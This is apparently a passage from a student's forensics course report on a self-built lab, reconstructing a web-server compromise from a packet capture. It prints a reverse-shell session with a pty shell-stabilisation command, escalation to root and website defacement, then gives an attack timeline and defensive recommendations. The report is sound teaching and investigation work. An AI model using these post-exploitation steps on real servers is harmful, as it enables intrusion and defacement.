bash: cannot set terminal process group (1411): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cp436:/var/www/html/web/uploads$ python3 -c 'import pty; pty.spawn("/bin/bash")'

<ds$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@cp436:/var/www/html/web/uploads$ su haxor
su haxor
# python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@cp436:/var/www/html/web/uploads# whoami
whoami
root
root
root@cp436:/var/www/html/web/uploads# ls
ls
congrats_Karmen.jpg      Policy.txt               Team_Schedule.ods
hacked.jpg               README.txt
new-years-group-photo.webp reverseshell.php
root@cp436:/var/www/html/web/uploads# mv hacked.jpg ..
mv hacked.jpg ..
root@cp436:/var/www/html/web/uploads# cd ..
cd ..
root@cp436:/var/www/html/web# ls
ls
congrats.jpg  hacked.jpg  index.php  upload.php  uploads
root@cp436:/var/www/html/web# nano upload.php
nano upload.php
.[?2004h.)0.[1;24r.[m.(B.[4l.[?7h.[?25l.[H.[J.[21B.[0;7m.(BFile upload.php is being
edited by root (with nano 7.2, PID 3483); open anyway? .[23;1H Y.[m.(B Yes
.[1B.[0;7m.(B N.[m.(B No.[24;17H.[0;7m.(B^C.[m.(B Cancel.[22;80H.[?25hY
.[?25l.[22;33H.[1K .[0;7m.(B[ Reading... ].[m.(B.[K.[22;32H.[0;7m.(B[ Read 54 lines
].[m.(B.[H.[0;7m.(B GNU nano 7.2 upload.php
.[1;79H.[m.(B
.[22B.[0;7m.(B^G.[m.(B Help.[6C.[0;7m.(B^O.[m.(B Write Out .[0;7m.(B^W.[m.(B Where I
s .[0;7m.(B^K.[m.(B Cut.[7C.[0;7m.(B^T.[m.(B Execute .[0;7m.(B^C.[m.(B Location

38 client pkts, 10 server pkts, 20 turns.
Entire conversation (3,153 bytes) Show data as ASCII Stream 34:
Find: Find Next
Help Filter Out This Stream Print Save as... Back Close

```

m.

- n. If we go to the top *analyze* → *follow* → *tcp stream* we can see the whole conversation between the 2 machines.
- o. Bonus the `python3 -c 'import pty; pty.spawn("/bin/bash")'` is stabilizing the shell

12. This is the end of the attack where we can see all the traffic and what files were moved around and files were changed to deface the website... in this situation the attacker just moved the hacked.jpg, and changed the code of upload.php to display a hacked.jpg instead of the congrats.jpg

Attack Timeline

Time	Activity
T0	the attacker performs misconfigurations on the box
T1	Attacker initiated pings and scanned the server.
T2	SQL Injection was performed, and login bypassed.
T3	Malicious file (reverseshell.php) uploaded via upload.php.
T4	Reverse shell established back to the attacker's machine (port 4444).
T5	privilege escalation activities observed.
T6	Files altered to deface website (hacked.jpg, congrats.jpg).

Conclusion

I learned the importance of proper procedures when employees leave a company. In this scenario, failure to immediately disable access and audit firewall configurations directly contributed to the success of the attack. Even a small oversight, like allowing an unnecessary port or leaving a single vulnerable PHP script, can open the door for much larger compromises.

From a forensic perspective, network captures helped me understand how to piece together an attack timeline and attribute actions to specific users or events. I also gained experience with performing pcaptures with Wireshark and became more comfortable using Linux command-line utilities for investigation.

Improvements the company could make

1. Immediately patch SQL Injection vulnerabilities.
2. Restrict file upload types and validate file content.
3. Harden firewall rules and remove unauthorized access (e.g., port 4444).
4. Audit and monitor user account activity, especially around personnel changes.
5. Set up intrusion detection/prevention systems (IDS/IPS).

Doing investigations has been very helpful when learning about digital forensics in this class but being able to create my own has given me the chance to learn more about the backend of these projects and the type of work that is needed to put an activity together. While setting up the activity I had to learn more php and html. I had never programmed a website before so it was a task to create the website and the vulnerabilities to go with. I had set up an SQL database before in COM S 309 but I did not need to program a website to run with html before so this was a good chance to apply my knowledge in different ways in addition to my learning outside of class and in 230, and 231... initially I had set up the website with https, but I needed to change that because I wanted the sql injection to be in plaintext and downgrading the website took some work